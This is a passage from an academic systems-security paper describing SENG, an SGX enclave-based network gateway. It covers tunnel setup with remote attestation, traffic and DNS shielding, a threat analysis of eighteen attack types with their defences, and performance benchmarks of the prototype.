lished tunnels and associated app connections can continue operation (Table 2, rule 12).

6 Implementation

We now provide the details of the SENG architecture in chronological order of the shielded app's communication. That is, we first detail the setup phase, then how the app's network traffic is protected, and finally, how the perimeter firewall enforces app-grained communication policies.

6.1 Initialization and Tunnel Setup

Initialization Phase. Before the SENG runtime can protect a client application, the SGX enclave must be set up. SENG uses the Graphene-SGX LibOS [9], as it supports dynamic loading of unmodified, multi-threaded Linux apps and shields system calls. First, Graphene-SGX sets up an SGX enclave and initializes the shielding layers. After finishing the setup, but before loading the application, the SENG runtime loader is called and launches a dedicated enclave thread for the user space TCP/IP stack and for the tunnel module. The TCP/IP stack is instantiated with the embedded lwIP stack [38], as it is lightweight and modular by design. The tunnel module manages the tunnel to the SENG server and registers itself as network driver for the default interface of lwIP, s.t. lwIP routes all IP packets of the client app through the tunnel module.

On the gateway-side, the SENG server creates a virtual IP-level network interface which it will later use for routing traffic of shielded apps and receiving packets destined for them. Afterwards, the SENG server sets up a welcome socket and waits for incoming tunnel connections by internal or external SENG runtime instances.

Tunnel Preparation. After initialization, the SENG runtime generates credentials and the enclave report for the secure tunnel to the SENG server. The tunnel module uses DTLS (RFC 6347), which has well-documented end-to-end protection guarantees. We chose UDP-based DTLS over TLS as it requires less state and is faster, which improves scalability, and as the reliability and ordering guarantees of TLS are not required [20]. For tunneled TCP connections, the TCP/IP stacks of the communication endpoints—namely SENG runtime and target server—already guarantee reliable, in-order packet delivery. For tunneled UDP streams, both communication partners have to resolve packet reordering in the application protocol anyway, and the choice of DTLS thus does not weaken any security guarantees.

To couple remote attestation with the end-to-end protection of DTLS, the tunnel module generates a fresh RSA key pair (K_{enc}, K_{enc}^{-1}) and binds the public key K_{enc} as user data to the enclave report—following the idea of Knauth et al. [32]. The local Intel Quoting Enclave (QE) transforms the report into a verifiable, signed quote using the attestation key. After receiving the signed remote attestation report via an attestation service, the tunnel module uses the RSA keys (K_{enc}, K_{enc}^{-1}) to generate an X.509 client certificate and embeds the attestation report with corresponding signature as extra fields.

Note that the tunnel module must not be able to directly communicate with external Attestation Services, e.g., Intel Attestation Service (IAS), to request the signed remote attestation report. Local and on-path adversaries could exploit the unprotected headers of the IAS connection as covert channel and leak information (violating SR6). To solve this dilemma, we can (i) let the enclave send the signed quote to the SENG server, which in turn performs the IAS communication itself, or (ii) operate an internal attestation service in the DMZ, and let the enclave submit the quote to the AS via TLS [50].

Tunnel Establishment. The SENG runtime now connects to the SENG server via a mutually authenticated DTLS connection. For server authentication, the runtime uses the pinned server public key K_{srv}. For client authentication and remote attestation, the SENG server checks the validity and signature of the attestation report and matches the embedded user data with the certificate key K_{enc}. The SENG server then verifies if the report data belongs to a shielded application in the allowlist. Technically, the enclave measurement contains the Graphene-SGX library and memory-mapped manifest: $\text{mrenclave} \leftarrow \text{measure}_{\text{sgx}}(\text{graphene}, \text{MF})$. The manifest MF contains secure hashes $h(\cdot)$ for all dependencies of the SENG runtime and shielded app, including the runtime library, the pinned server key K_{srv}, the app's binary and libraries, as well as other protected files: $\text{MF} := \{h(\text{sengrt}), h(K_{srv}), h(\text{app}), h(\text{lib}_1), ...\}$. The file system shield enforces file integrity based on the hashes [9]. The inclusion of the manifest in the measurement results in a unique enclave identity (mrenclave) for each bundle of LibOS, SENG, and client app. Therefore, the SENG server can directly link the report to the exact version of the shielded app. If the app was verified, the SENG server knows that the DTLS tunnel is attested and established with a valid SGX enclave. Finally, the SENG server looks up the app-specific IP subnet based on the app's identity (mrenclave) and, optionally, host IP and assigns a unique IP address from the subnet to the SENG runtime instance (cf. Section 5.3). The SENG runtime takes over the reported IP configuration, and Graphene-SGX loads the app and transfers control to it.

6.2 Network Traffic Shielding

Redirecting IP Packets to the Tunnel. SENG needs to protect the whole network traffic of shielded applications. Graphene-SGX links the client apps against a patched version of the standard C library where syscalls are replaced by calls to LibOS-internal handler functions. This allows us to fully-transparently wrap and shield system calls. The SENG runtime provides own handlers which shadow all network I/O functions, as shown in Figure 4. The SENG handlers transparently redirect all socket API functions of the client app to the respective lwIP functions, s.t. the app can perform




Figure 4: Overview of the SENG Runtime Components

network I/O only through the SGX-internal user space stack. lwIP manages all connections of the app and uses the tunnel module for receiving and sending the associated IP packets.

Sending Packets. When the shielded app sends data, lwIP crafts corresponding IP packets and passes them to the tunnel module. The tunnel module wraps the IP packets with DTLS and forwards them through the attested tunnel to the SENG server. For transferring the DTLS records, the tunnel module uses the LibOS to perform the actual UDP send operation via the untrusted OS. Figure 4 shows the app's data flow and highlights that only the DTLS records cross the SGX boundary. The end-to-end security protection of DTLS prevents attacks by local or MITM attackers. The SENG server receives the DTLS records, decrypts contained IP packets and then passes them through the virtual network interface to the gateway network stack. The gateway then applies app-grained firewall rules (Section 6.4) and routes the packets to the target server.

Receiving Packets. For inbound traffic, the SENG server receives the corresponding IP packets from the gateway through the virtual network interface. The SENG server uses the target address to look up the DTLS connection to the respective shielded client app and tunnels them back. The tunnel module receives and decrypts the IP packets and puts them into the lwIP inbox queue. lwIP then processes the packets and passes the contained app data to the shielded app.

6.3 DNS Resolution Shielding

Without further precautions, the enclave would fully rely on the host OS to resolve domains. Local system-level attackers could thus launch severe redirection attacks and redirect traffic of shielded apps to IP addresses of their choice. To tackle this problem, SENG shields DNS lookups of client applications via three complementary actions. First, the SENG runtime redirects the respective standard library functions (e.g., `getaddrinfo`) to lwIP and configures lwIP to use a trusted DNS resolver located at the gateway or in the DMZ. The trusted resolver can then securely query internal DNS servers or contact trusted external ones via integrity-protected DNS variants, e.g., DNSSEC, DNS over TLS (DoT) or DNS over HTTPS (DoH)[4]. Second, we provide trusted versions of configuration files used by third party DNS libraries for looking up information like the name server IP ("resolv.conf") or protocol-specific port numbers ("/etc/services"). We leverage the file system shield of the LibOS to protect the integrity of the files. Third, all DNS queries sent via standard resolver functions or third party libraries eventually pass lwIP and are therefore tunneled through the protected DTLS tunnel.

6.4 Application-Grained Policy Enforcement

SENG enables the perimeter firewall to apply app-grained network policies whenever shielded traffic is routed through the gateway. App traffic reaches the gateway only through SENG's virtual network interface and the SENG server forwards traffic to an app tunnel only if it matches the assigned enclave IP. Therefore, the gateway can identify outbound traffic as shielded iff received from SENG's network interface and routes inbound traffic destined for enclave IPs to the SENG server. In the process, the firewall on the gateway enforces *app-grained policies as network policies on the app-specific enclave IP subnets* (cf. Section 5.3). To prevent impersonation attacks via IP spoofing, the SENG server drops tunneled app traffic with mismatching enclave IP and the firewall drops enclave traffic not arriving through SENG's network interface.

6.5 Shielded Servers

So far, we took it for granted that all shielded apps are clients. However, SENG also supports shielded *server* apps. SENG server sockets work analogously to default server sockets. However, with SENG, the gateway can now fully control (i) if an enclave can expose server functionality, and if so, (ii) which clients are allowed to contact the enclave. Similar to client policies, server policies restrict communication to shielded clients or specific enclaves only (app-grained policies).

Once created, SENG server sockets are reachable through the gateway under the assigned enclave IPs. Recall that enclaves can either have public (globally routable) or private (RFC 1918) IP addresses. In case of public addresses, the enclave's server socket is immediately exposed. If the enclave's IP is private, yet should be reachable from external clients, the gateway uses destination NATing to expose the service.

7 Security Analysis

We now discuss how adversaries could attempt to attack SENG. Table 3 summarizes the attacks and respective defense mechanisms. We discuss why the protection from the above adversaries implies the fulfillment of the security goals of Subsection 5.1 and therefore solves the initial challenges.

[4] RFC 4033, RFC 8484 and RFC 7858

Target / Goal	Attack	Adversaries	Defense Mechanisms	Secure?
Shielded App	A01: Code/Data Tampering	Sys	SGX Enclave	✓
	A02: File Tampering	Sys	File System Shield	✓
	A03: LibOS Modification	Sys	Attest + Allowlist	✓
SENG's Tunneling and Access Control	A04: Fake/Custom Enclave	Sys	Attest + Pinning + Allowlist	✓
	A05: Client Impersonation	Sys, M_{c2gw}	Key Binding + Traffic Auth.	✓
	A06: Server Impersonation	Sys, M_{c2gw}	Pinning + DTLS	✓
	A07: Attacking SENG's Keys	Sys, M_{c2gw}	SENG's Key Management	✓
	A08: Tunnel Tampering	Sys, M_{c2gw}	DTLS + Trusted TCP/IP Stack	✓
App Connections	A09: DNS Spoofing	Sys, M_{c2gw}, M_{gw2srv}	SENG's DNS Shield	✓
	A10: Internal Conn. Tampering	Sys, M_{c2gw}	DTLS Tunnel + DMZ	✓
	A11: External Conn. Tampering	M_{gw2srv}	(Enforce Apps w/ Sec. Comm.)	(✓)
Information Leaks and Remote Control	A12: Direct Info Leak	Internal	SENG's Shielding and Policies	✓
	A13: Direct Remote Control	External	SENG's Shielding and Policies	✓
	A14: Covert Channel (Header)	Internal + External	SENG's Tunneling + DTLS	✓
	A15: Covert Channel (Timing)	Internal + External	(Adopt Time Masking)	(✓)
App Interfaces	A16: Steering Shielded Apps	Sys	(Secure I/O + Caller IDs)	(✓)
SENG's Policies	A17: Privilege Escalation	Malicious Enclave	Traffic Auth. + Policies	✓
Central Gateway	A18: Gateway Compromise	Sys_{gw}	(TEE-protected Srv+FW+NIC)	(✓)

Table 3: Assessment of attacks on SENG and its respective countermeasures, following the attacker models defined in Section 7.

Adversary Types. With reference to Figure 1 (see page 3), SENG faces several types of adversaries: (i) a system-level attacker ("*Sys*"), which fully controls the enclave's OS interactions (including traffic), (ii) MITM attackers in the internal or external client subnetwork (depending on the client's location), who can fully control the traffic between the client and SENG server ("M_{c2gw}"), (iii) MITM attackers on the path between the gateway and the server (either internal or external) ("M_{gw2srv}"), (iv) an internal attacker inside the organization who aims to leak sensitive data ("*Internal*"), and finally, (v) an external attacker outside of the organization who aims to sneak data (or malware commands) into the network ("*External*"). We will use these attacker models to discuss how SENG protects against 18 security-critical attacks.

A01: Code/Data Tampering (SR1). *Sys* may aim to hijack the shielded app code, tamper with the runtime data or leak sensitive information like tunnel keys. The hardware-enforced protection of Intel SGX blocks all unauthenticated access to enclave memory and therefore prevents such attacks.

A02: File Tampering (SR1). Furthermore, the file system shield uses the manifest MF to check the integrity of the SENG runtime, pinned SENG server key K_{srv}, application binary and all its dependencies (e.g. libs, config files), such that any attempt to tamper files is detected and blocked.

A03: LibOS Modification (SR2-4). Patching the LibOS binary or its manifest to replace loaded files, e.g., the client app, or the pinned SENG server key K_{srv}, is possible, but results in deviating enclave identities (mrenclave). During remote attestation, the SENG server will thus refuse the tunnel, as the unknown enclave is not in the allowlist.

A04: Fake/Custom Enclave (SR4). An adversary could try to establish a tunnel to the SENG server directly, or from within a custom enclave. As the SENG server expects a valid, correctly-signed attestation report, it will refuse direct connections with attacker-crafted fake reports. When the adversary contacts the SENG server from within a custom enclave, the attestation report will be valid, but not in the allowlist. Therefore, the SENG server will refuse the connection by the unknown enclave as in the previous attack (A03).

A05: Client Impersonation (SR4+SR5). Attackers could try to impersonate a trusted client application. First, attackers could intercept an allowlisted attestation report and embed it into their own client certificates. However, the report will not be bound to the certificate and the SENG server will detect the mismatch and deny access. Second, attackers could spoof an IP from a trusted enclave subnetwork. However, the SENG-enabled gateway can identify the non-tunneled traffic as unauthenticated and drop the packets (see Section 6.4).

A06: Server Impersonation (SR2). The attacker can also try to impersonate the SENG server by intercepting connection attempts. If successful, the adversary could gain access to all connections of the shielded application, including unprotected legacy traffic. However, the SENG runtime pins the valid SENG server key K_{srv} and checks it during the DTLS handshake to detect such impersonation attacks.

A07: Attacking SENG Keys (SR2). SENG performs secure key management to prevent multiple attacks against the tunnel security: (i) Rollback attacks against SENG's server public key K_{srv} do not exist, as K_{srv} is not sealed to disk and is integrity protected (A02). A rollback of the whole app bundle (incl. K_{srv}, LibOS and all dependencies) results in a deprecated, blocked report (A03). (ii) If a private key of the SENG

(or attestation) server is breached, SENG blocks all vulnerable reports and thus enclaves with stolen keys (cf. Section 5.4). As DTLS supports ciphers with perfect forward secrecy, established tunnels are not affected by a breach of the SENG server key K_{srv}^{-1}. (iii) The client RSA key pair (K_{enc}, K_{enc}^{-1}) is freshly generated for every new enclave instance and the *private key* K_{enc}^{-1} *never leaves* the enclave, s.t. it is protected against attackers (cf. A01).

A08: Tunnel Tampering (SR2). Tampering with established tunnel connections is not possible, because of the end-to-end security guarantees of DTLS. An adversary can reorder or drop tunnel packets, which is explicitly supported by DTLS. However, tunneled UDP connections do not expect reliable or in-order delivery and the endpoint network stacks still ensure reliability and ordering guarantees for TCP packets (Sec. 6.1).

A09: DNS Spoofing (SR3). An attacker can try to leak information by redirecting connections of shielded apps via DNS reply spoofing. SENG shields DNS traffic via multiple complementary methods as discussed in Subsection 6.3. First, spoofing the results of untrusted resolver functions is prevented by redirecting the function calls to lwIP. Second, DNS redirection to attacker-controlled nameservers via modification of system configuration files is prevented by providing versions with trusted IP addresses and port mappings. The LibOS ensures the integrity of the files via the file system shield. Third, *Sys* and both types of MITM attackers (M_{c2gw}, M_{gw2srv}) can try to attack unprotected DNS traffic directly. Direct attacks are prevented by securely tunneling DNS traffic through the DTLS tunnel to trusted, internal resolvers which follow integrity-protected DNS protocols for name resolution (e.g. DNSSEC, DoH, DoT).

A10: Attacking Connections to Internal Servers (SR2+SR3). Attacking the communication between shielded apps and internal servers (incl. DMZ) is not possible. The traffic is protected from *Sys* and M_{c2gw} attackers by SENG's DTLS tunnels between the shielded apps and the gateway. As the internal servers are located in trusted networks, there are no M_{gw2srv} attackers between them and the trusted gateway.

A11: Attacking Connections to External Servers (SR2+SR3). SENG cannot protect the traffic between gateway and external servers. However, SENG enables network administrators to grant access to external networks only to shielded applications that securely establish end-to-end protected connections (e.g. Table 2, rule 2). If required, the file system shield can protect app-specific configuration files that define the security level of the shielded app. Therefore, SENG can indirectly enforce protection against M_{gw2srv} attackers.

A12: Direct Information Leakage (SR6). SENG enables the gateway to identify and block traffic coming from non-shielded senders, such as malware. Attackers cannot modify the behavior of shielded apps to leak information (A01–A03). They cannot get access to attested tunnel connections to authenticate malicious traffic for homecalling either (A04–A05, A07–08). Leaking non-encrypted traffic of shielded apps to the external network or to attacker-controlled external servers via DNS- or header-based redirection attacks are prevented as well (A09–A11). As a result, adversaries can neither connect to external servers, nor encode sensitive data in shielded traffic, nor redirect internal, shielded traffic to external networks.

A13: Direct Remote Control (SR6). SENG enforces access control also for incoming connections, which blocks direct connections from external adversaries to internal malware. Sneaking data into the internal network by attacking external shielded clients is prevented analogously to attacks against internal apps (see A12).

A14: Header-based Covert Channels (SR6). Any attempts to establish a covert channel via header manipulations is prevented by SENG. Information leakage by internal attackers via tunnel header manipulation is prevented, as the SENG server strips the headers at the gateway. Remote commands that external attackers may inject by manipulating communication headers is likewise prevented, as the gateway strips the link layer headers and the SENG server securely tunnels the IP packets to the shielded applications. Therefore, adversaries cannot observe information encoded in the internal headers.

A15: Timing-based Covert Channels (SR6). Attackers may aim to create side channels based on packet timings (e.g., encoding information by delaying packets). While we excluded such covert channels from our threat model, SENG could adopt techniques to mask timing channels [8, 60].

A16: Steering Shielded Programs for Info Leaks (SR6). Attackers could try to abuse shielded applications to exfiltrate data. Consider a shielded browser. Its interactive interface lets users navigate (e.g., enter URLs). While we trust the user, a system-level attacker could intercept keyboard input and inject malicious commands into the shielded app. This way, adversaries control network traffic even of shielded apps. Non-interactive interfaces allow for similar attacks. For example, if users click on links displayed in a shielded mail client, the mail client calls a non-interactive interface to steer a browser to open the link. Attackers can intercept or use the interface to control the browsing targets and query strings. The general underlying problem is that shielded applications have to verify if their inputs stem from shielded applications.

To mitigate these attacks, we can rely on trusted I/O for interactive applications in addition to the shielded interfaces we specified in our threat model (cf. Section 2). We regard the adoption of secure I/O in the form of upcoming HW extensions [34] or dongles [17, 29] as realistic for critical business environments which already deploy HW authentication dongles. The LibOS can leverage trusted I/O to use attested, secure I/O paths between enclave and I/O devices [17, 29]. The LibOS can then verify that user input comes from a trusted device before forwarding input to the shielded app. Shielded interfaces based on local attestation, like SGX-based RPC calls [55], allow shielded apps to securely interact and thereby protect non-interactive interfaces (e.g., trustworthy path from mail client to browser). Problems still persist, how-

ever, if the caller has different (lower) app-grained privileges than the callee. To avoid the resulting confused-deputy attacks, the callee would have to forward the identifier of the caller to the SENG server—a significant research endeavor we leave open to future work.

A17: Privilege Escalation by Backdoored or Compromised Enclaves (SR6). We now discuss a relaxed threat model, where attackers can gain control over shielded apps, e.g., via backdoors or runtime compromises. Once compromised, attackers can send malicious traffic through the app's attested tunnel as long as the traffic matches the app's policies. If the policies are restrictive and allow communication to few vetted destinations only (e.g., shielded mail clients may only contact the local mail server), the resulting harm is limited. Any attempt of the compromised enclave to spoof its IP addresses, e.g., to join a more privileged subnetwork, will fail, because the SENG server detects unauthenticated traffic (A05) and restricts tunneled traffic to the assigned enclave IP (cf. Section 6.4). Perspectively, the app-grained traffic separation enables app-specific classification models for network intrusion detection systems, which further ease the detection of anomalous behavior of shielded apps upon compromise.

A18: SENG Bypass via Gateway Compromise (SR2-3, SR4-6). Our threat model fully trusts the central gateway, following the widely popular "bastion host" setting of network firewalls. If system-level attackers gain full control over the SENG server, firewall and network card (NIC), they obtain full access to the network traffic (breaking SR2+SR3) and can bypass the firewall (breaking SR4-6). While one could move the SENG server and firewall into user-level TEEs (e.g., SGX enclaves) to protect the decrypted enclave traffic and firewall integrity, this approach can only protect enclave-to-enclave communication (breaking SR2+SR3). Yet as system-level attackers control the hardware, they can still bypass the firewall and tamper with the communication.

To tackle this extended threat model, the gateway could rely on a system-level TEE, which is isolated from the compromised OS and can additionally claim exclusive ownership of the network card. We regard TrustZone-assisted TEE systems, e.g., OP-TEE[5], a reasonable choice for the SENG gateway. TrustZone extends CPUs, memory and devices with the notion of a normal and secure mode (resp. "world") and allows HW-enforced access control based on the current CPU mode [44]. OP-TEE runs the regular OS and apps in the normal world and a HW-isolated trusted kernel inside secure kernel mode together with trusted applications (TAs) in secure user mode. For SENG, the trusted kernel gets exclusive ownership of the NIC and includes a trusted network stack and firewall. The NIC access policy blocks direct access by normal-world system-level attackers (SR6) and enables the trusted kernel to force all network I/O through its "system calls" (complete mediation). On each network operation, the trusted kernel can guarantee firewall enforcement on all traffic (SR4+SR5). The SENG server (including the policy database) runs as a trusted application to be isolated from the attackers and interacts directly with the trusted kernel for secure network I/O (SR2+SR3). To allow trusted policy administration, a secure bootstrapping phase can register trusted credentials (e.g., public keys) and a policy TA can commit authenticated policy update requests. Secure boot and SW- or TPM-based remote attestation can be used to further enhance trust into the gateway. We leave a full system implementation of the protected gateway open to future work and thus stay in line with the common bastion host assumption of firewalls.

[5] https://www.op-tee.org/

8 Prototype Implementation

We have implemented a prototype for the SENG Runtime and SENG Server, as well as an alternative, library OS-independent runtime SDK based on Intel's SGX SDK [25].

SENG Client Runtime (with LibOS). Our client-side component is written in C/C++ and consists of Graphene-SGX[6] [9] and our SENG runtime library. As enclave exits cause huge performance overhead [42], we use experimental support for exitless syscalls in Graphene-SGX [33]. The runtime is implemented in about 2400 lines of code[7] and uses lwIP 2.1.2 [38], OpenSSL 1.0.2g and an adapted version of the sgx-ra-tls attester code[8] [32]. We only included the IPv4 modules of lwIP to minimize the code base, and patched the definitions in the header file to be compatible with POSIX/Linux. We chose OpenSSL as it is well-known and fast. If a smaller code base is preferred over performance, we can easily replace it with lightweight alternatives like mbedTLS. For the tunnel, we use DTLS 1.2 with the `ECDHE_RSA_WITH_AES_256_GCM_SHA384` cipher suite.

The SENG runtime is integrated as a middle layer between Graphene-SGX and the shielded app via the preloading functionality of the internal linker. The runtime exposes a socket API to the app which shadows the one of Graphene and forwards calls to lwIP. We configured Graphene-SGX and lwIP to use two distinct file descriptor ranges, s.t. we can distinguish between calls of the app and those of the tunnel module.

In our current version, the tunnel module directly communicates with the IAS and embeds the attestation report inside the X.509 client certificate. However, note that the attestation variants described in Subsection 6.1 could be easily integrated. While the tunnel module thread handles DTLS packet receipt, the lwIP thread handles the decrypted IP packets. For increased parallelization and syscall reduction, we currently use one DTLS socket per direction and replaced lwIP-internal locks with spinlocks.

[6] commit: 58cb88d2c187358aad428b100d1ff444173e1a2b
[7] according to https://github.com/AlDanial/cloc
[8] commit: 10de7cc9ff8ffaebc103617d62e47e699f2fb5ff

SENG Client Runtime Without LibOS (SENG-SDK). Our standard client runtime uses a LibOS, which adds to the client app's complexity and overhead to ease SENG integration. In certain settings, it may be desired to deploy SENG for client apps that cannot sacrifice performance or memory overhead. We thus designed an alternative client-side runtime SDK that adds support for apps based on Intel's SGX SDK [25]. This so-called SENG-SDK does not include a library OS, which makes it more lightweight and enables flexible integration into other frameworks [55]. Furthermore, by dropping the LibOS, the SDK trades legacy support (AR1) in for higher performance (cf. Section 9.5) and support for native SGX apps with trusted-untrusted split design.

The SENG-SDK is fully compatible with the SENG server and all SGX SDK-based toolchains. While SENG-SDK cannot remove the effort of porting apps to SGX, the toolchain integration makes porting enclaves to the SDK straightforward. Furthermore, the SDK provides a single init function which handles the whole setup (network stack, tunnels, threads) and afterwards exposes a secure POSIX-style socket and DNS API for trusted enclave code. SENG-SDK is written in about 2300 lines of C/C++ code and uses lwIP, adapted sgx-ra-tls attester code, SGX SSL[9] v2.2 and the SGX SDK v2.7.1. We added timeout support to condition variables of SGX SDK for lwIP, included the SSL stack into SGX SSL and added O/ECALLs for the DTLS tunnel management. We use switchless OCALLs to accelerate the tunnel socket I/O.

SENG Server. Our server prototype is an event-based, single-threaded DTLS server written in C/C++ based on libuv 1.9.1 [36], OpenSSL 1.0.2g and the challenger code of sgx-ra-tls. The core functionality consists of ∼1300 lines of code, and support for SENG server sockets adds ∼1500 lines. The server uses a TUN device as IP-level virtual network interface to the gateway. The SENG server configures the TUN device as the default gateway for connected SENG runtime clients and links each DTLS tunnel to the client's enclave IP address.

9 Evaluation

We now evaluate our prototype implementation regarding efficacy and overhead. We use iPerf3 [26] to measure the network throughput, and then show how the results transfer to real-world client (cURL, Telnet) and server (NGINX) applications. We then provide microbenchmarks to measure the setup phase of the SENG runtime. Afterwards, we revisit SENG's NGINX performance and significantly improve it by porting NGINX to the SENG-SDK. We conclude with a discussion on the SENG server scalability under an increasing number of enclaves and according tunnels.

In our experiments, the SENG server runs on a workstation with an Intel® Core™i5-4690 CPU with 4 cores, 32 GB of memory and Debian 9 with a 4.9 Linux kernel. The SGX-enabled client system has an Intel® Core™i7-6700 CPU with 8 cores, 64 GB of memory and runs the SGX enclaves inside a Ubuntu 16.04.4 LTS docker container with a 4.15 Linux kernel. The underlying host runs Ubuntu 18.04.2 LTS. Both systems are connected to the local network via 1 Gbps NICs (Intel I217-LM/I219-LM). We route the client's traffic via the SENG server to ensure that traffic from and to our SGX client system passes our virtual network gateway.

[9] Intel's SGX port of OpenSSL




Figure 5: iPerf3 Throughput of a Single TCP Connection

We take the native execution of the applications ("native") as baseline for our evaluation and compare it with the performance of Graphene-SGX ("pure") and of SENG ("SENG"). This way, we can attribute the overhead to either Graphene-SGX or the additional latency and overhead introduced by the SENG runtime and SENG server components.

9.1 Network Performance

We first report on the maximum downlink throughput of a single TCP connection using iPerf3. iPerf3 sends TCP packets to another iPerf3 instance and measures the resulting throughput. We generate the traffic on the gateway and receive traffic inside the enclave on the client system. We keep the default configuration of iPerf3 which calculates the average over 10 s and we step-wise increase the bandwidth of the work load.

Figure 5 shows the average receive throughput over five iterations. The throughputs of all three approaches scale linearly with increased iPerf3 bandwidths, and SENG shows no overhead for bandwidths up to ∼800 Mbps. The native and pure Graphene-SGX setups both reach a maximum throughput of 925.93 Mbps, whereas SENG's peak average throughput is 867.66 Mbps (∼6% lower). Our 10 s measurements include TCP's slow start, and we observed higher temporal throughputs of ∼933 Mbps for native and pure, as well as ∼899 Mbps for SENG, reducing the peak loss to 3–4%. The slightly lower peak throughput of SENG is caused by the additional latency added by the SENG-internal TCP/IP stack and the DTLS tunnel. We included the results of SENG with enclave exits on every syscall (∼390 Mbps) to highlight that exitless designs




Figure 6: Time differences from cURL Benchmark




Figure 7: Average Request Latencies of NGINX

are a key-enabler for I/O-intense enclaves [2, 42].

We conclude that the reduced throughput peak (3–7%) is acceptable, especially as clients and/or remote parties are typically bound to lower bandwidths, which showed no overhead.

9.2 Client Applications

cURL. cURL is a popular tool/library to transfer data via several common protocols. In our setting, an external partner could use cURL to exchange files with internal servers. We have chosen cURL to check if SENG readily supports and scales to real-world client apps. To this end, we set up an Apache web server and measured how long cURL takes to download files via HTTP. Apache runs on the local gateway to capture the overhead with minimal impact from network jitter, analogous to iPerf3. We used the built-in measurements of cURL and took the 30 % trimmed mean over 50 iterations for each file size as a robust estimator [2].

Figure 6 shows the observed download time overhead relative to native execution. Graphene-SGX is again on par with the baseline as it shares the untrusted kernel network stack. For a file size of 1 MB, SENG shows minimal overhead due to the short download time. As the file size increases, SENG faces overhead of 8.8–14.1% which is higher than the one reported for iPerf3, but still reasonable. We observed TCP segmentation for every cURL payload, which was not present during iPerf3 and adds reassembly load and delay on lwIP as it cannot use HW offloading and has a lightweight design.

We conclude that SENG also shows reasonable performance for real-world client apps. Note that exitless syscalls in Graphene-SGX are still experimental and future versions might stabilize and further reduce the network overhead.

Telnet. Telnet (RFC 854) is widely used for remote terminal access and serves as our representative for remote login tools. SENG's built-in DTLS tunnel protects plaintext Telnet against local system-level *and* on-path attackers within the organization network. Furthermore, SENG can restrict remote access to trusted, TLS-based login clients and shield them from local user- or system-level attackers (e.g., hooks).

We used a Telnet server on a local workstation and measured over 10 iterations the average time it takes for a Telnet client to log in, execute a set of Bash commands for entering a directory, list the contained files, and finally, display the content of a 1 kB document. Telnet takes 269.38 ms during native execution and faces 0.17 % overhead for Graphene-SGX and 0.09 % for SENG, which is practically negligible.

9.3 Server Application (NGINX)

We next evaluate a server setting where we aim to shield an internal server from internal MITM and system-level attackers. We chose NGINX as a demonstrator which is a wide-spread event-based HTTP server. NGINX runs on the client host inside SGX and uses a single, poll-based worker thread to serve the 612 Byte demo page via HTTP. We used the wrk2 benchmark tool from an internal workstation to issue HTTP requests under step-wise increasing request frequency. For each workload, wrk2 spawned two threads with 100 connections and calculated the mean reply latency over ten seconds.

Figure 7 shows the average latencies over five iterations. Graphene-SGX and SENG can handle ∼15 k requests per second with a per-reply latency of 1.5–2.5 ms before performance degrades. Native execution clearly outperforms "pure" and SENG with ∼40 k. This is no surprise and follows the observations of Tsai et. al [9], because Graphene-SGX currently only supports synchronous syscalls, which cannot effectively overlap computation and I/O. We inspected the CPU utilization of NGINX under different loads and revealed that in the "pure" and "SENG" setting, the NGINX thread saturates the CPU via continuous polling and Graphene's I/O overhead.

In conclusion, SENG cannot yet compete with native NGINX, but is on par with Graphene-SGX while providing more security guarantees and features on top of it. Furthermore, the bottleneck can be attributed to Graphene-SGX rather than to SENG and we therefore expect better performance under future asynchronous or batched I/O support. In

Microbench	Time [ms]	StdDev [ms]
Spawn lwIP thread	38.13	± 0.53
OpenSSL init	**710.98**	±10.16
RSA key gen (2048)	84.55	±66.25
get SGX quote	35.67	± 2.20
get IAS report	**639.05**	±16.46
gen X.509 Cli-Cert	1.59	± 0.13
DTLS Tunnel setup	19.86	± 1.22
Spawn Tunnel thread	42.64	± 1.20
Total SENG Runtime	1578.03	±68.12
Without SSL Init	867.05	-
Without SSL Init + IAS	228.00	-
(a) LibOS init (default)	868.00	±12.64
(b) LibOS init (reduced)	728.27	± 8.06
(c) LibOS init (minimal)	274.27	± 1.67

Table 4: Client Setup Times of SENG and Graphene-SGX

Section 9.5, we will revisit this claim and show that we can significantly improve the performance of NGINX by porting it to the SENG-SDK (cf. "SENG-sdk" in Figure 7).

9.4 Setup Microbenchmark

